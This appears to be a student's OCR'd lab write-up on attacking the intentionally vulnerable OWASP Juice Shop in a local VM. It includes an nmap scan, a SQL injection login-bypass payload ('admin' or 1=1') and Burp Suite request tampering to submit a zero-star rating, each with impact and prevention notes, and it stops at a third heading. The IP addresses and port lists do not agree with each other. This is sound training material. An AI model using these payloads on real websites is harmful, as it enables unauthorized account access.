
ETHICALLY HACKING AN E-COMMERCE WEBSITE

Reconnaissance:

Set up the e-commerce box given in the LMS on the virtual box and boot up. After some time the IP address of the machine pop up note the IP address so that we can attack using this information




Nmap:


Done the nmap on 192.168.0.21

nmap -sC -A -p- 192.168.0.21 -v

open ports:20,21, 80,3000,8080


Lets see whats in each port


kalilinux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
aizen@kali: ~/Desktop
File Actions Edit View Help
┌──(aizen㉿kali)-[~/Desktop]
└─$ nmap -sC -A -p- 192.168.29.202 -v
Starting Nmap 7.94SVN (https://nmap.org) at 2024-12-16 08:02 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
Initiating Ping Scan at 08:02
Scanning 192.168.29.202 [2 ports]
Completed Ping Scan at 08:02, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:02
Completed Parallel DNS resolution of 1 host. at 08:02, 0.01s elapsed
Initiating Connect Scan at 08:02
Scanning 192.168.29.202 [65535 ports]
Discovered open port 80/tcp on 192.168.29.202
Connect Scan Timing: About 19.54% done; ETC: 08:05 (0:02:08 remaining)
Connect Scan Timing: About 47.33% done; ETC: 08:04 (0:01:08 remaining)
Discovered open port 3000/tcp on 192.168.29.202
Completed Connect Scan at 08:04, 106.15s elapsed (65535 total ports)
Initiating Service scan at 08:04
Scanning 2 services on 192.168.29.202
Completed Service scan at 08:04, 11.37s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.29.202.
Initiating NSE at 08:04
Completed NSE at 08:04, 5.04s elapsed
Initiating NSE at 08:04
Completed NSE at 08:04, 0.14s elapsed
Initiating NSE at 08:04
Completed NSE at 08:04, 0.00s elapsed
Nmap scan report for 192.168.29.202
Host is up (0.0072s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
Right Ctrl
74°F
Mostly cloudy
Search
ENG
IN
6:39 PM
12/16/2024


kalilinux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
aizen@kali: ~/Desktop
File Actions Edit View Help
SF:e=0\r\nLast-Modified:\x20Mon,\x2016\x20Dec\x202024\x2012:44:09\x20GMT\r
SF:\nETag:\x20W/\"7c3-193cf7f5708\"\r\nContent-Type:\x20text/html;\x20char
SF:set=UTF-8\r\nContent-Length:\x201987\r\nVary:\x20Accept-Encoding\r\nDat
SF:e:\x20Mon,\x2016\x20Dec\x202024\x2013:04:53\x20GMT\r\nConnection:\x20cl
SF:ose\r\n\r\n<!--\n\x20\x20~\x20Copyright\x20\(c\)\x202014-2022\x20Bjoern
SF:\x20Kimminich\x20&\x20the\x20OWASP\x20Juice\x20Shop\x20contributors\.\n
SF:\x20\x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20-->\n<!DOCTYPE\x20h
SF:tml><html\x20lang=\"en\"><head>\n\x20\x20<meta\x20charset=\"utf-8\">\n\
SF:x20\x20<title>OWASP\x20Juice\x20Shop</title>\n\x20\x20<meta\x20name=\"d
SF:escription\"\x20content=\"Probably\x20the\x20most\x20modern\x20and\x20s
SF:ophisticated\x20insecure\x20web\x20application\">\n\x20\x20<meta\x20nam
SF:e=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1\">\n
SF:\x20\x20<link\x20id=\"favicon\"\x20rel=\"icon\"\x20type=\"image/x-icon\
SF:"\x20href=\"asset")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCo
SF:nnection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1\.1\x20204
SF:\x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20*\r\nAccess-Contr
SF:ol-Allow-Methods:\x20GET,HEAD,PUT,PATCH,POST,DELETE\r\nVary:\x20Access-
SF:Control-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Mon,\x2016\
SF:x20Dec\x202024\x2013:04:53\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(R
SF:TSPRequest,EA,"HTTP/1\.1\x20204\x20No\x20Content\r\nAccess-Control-Allo
SF:w-Origin:\x20*\r\nAccess-Control-Allow-Methods:\x20GET,HEAD,PUT,PATCH,
SF:POST,DELETE\r\nVary:\x20Access-Control-Request-Headers\r\nContent-Lengt
SF:h:\x200\r\nDate:\x20Mon,\x2016\x20Dec\x202024\x2013:04:53\x20GMT\r\nCon
SF:nection:\x20close\r\n\r\n");
NSE: Script Post-scanning.
Initiating NSE at 08:04
Completed NSE at 08:04, 0.00s elapsed
Initiating NSE at 08:04
Completed NSE at 08:04, 0.00s elapsed
Initiating NSE at 08:04
Completed NSE at 08:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.80 seconds
Right Ctrl
74°F
Mostly cloudy
Search
ENG
IN
6:40 PM
12/16/2024


Port 80:

There is nothing in this just an aoache default page



Port 8080:


Nothing in this page too



Port 3000:

In the 3000 port, we can see the OWASP Juice Shop

Lets try to explore this vulnerable website



There is nothing in the remaining ports

Vulnerability 1:-


Title: Login Admin (Sql Injection)

Description:


SQL injection is a type of security vulnerability that allows an attacker to execute malicious SQL code on a database by injecting it into a web application's input fields. This can allow the attacker to gain unauthorized access to the database, extract sensitive information, or modify or delete data

Steps to Reproduce:

In the login section, under username gave a sql payload admin' or 1=1— and a random string a password. As this is vulnerable to sql injection. Got the admin account login



Got the pop-up Login Admin challenge solved



Impact:

The impact of a successful Login admin attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- perform a DoS attack.

Preventing Login admin attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 2:-


Title: Zero Stars (Improper Input Validation)

Description:


Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:

Navigated through the customer Feedback and turned on Burpsuite to capture the request



In the proxy section, Changed the rating to 0 which is impossible to give as the least rating is 1. Then forwarded the request. Then got the pop-up solved the challenged Zero-stars



Impact:

The impact of a successful improper input validation attack can include:

· unauthorized access to sensitive data

- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 3:-

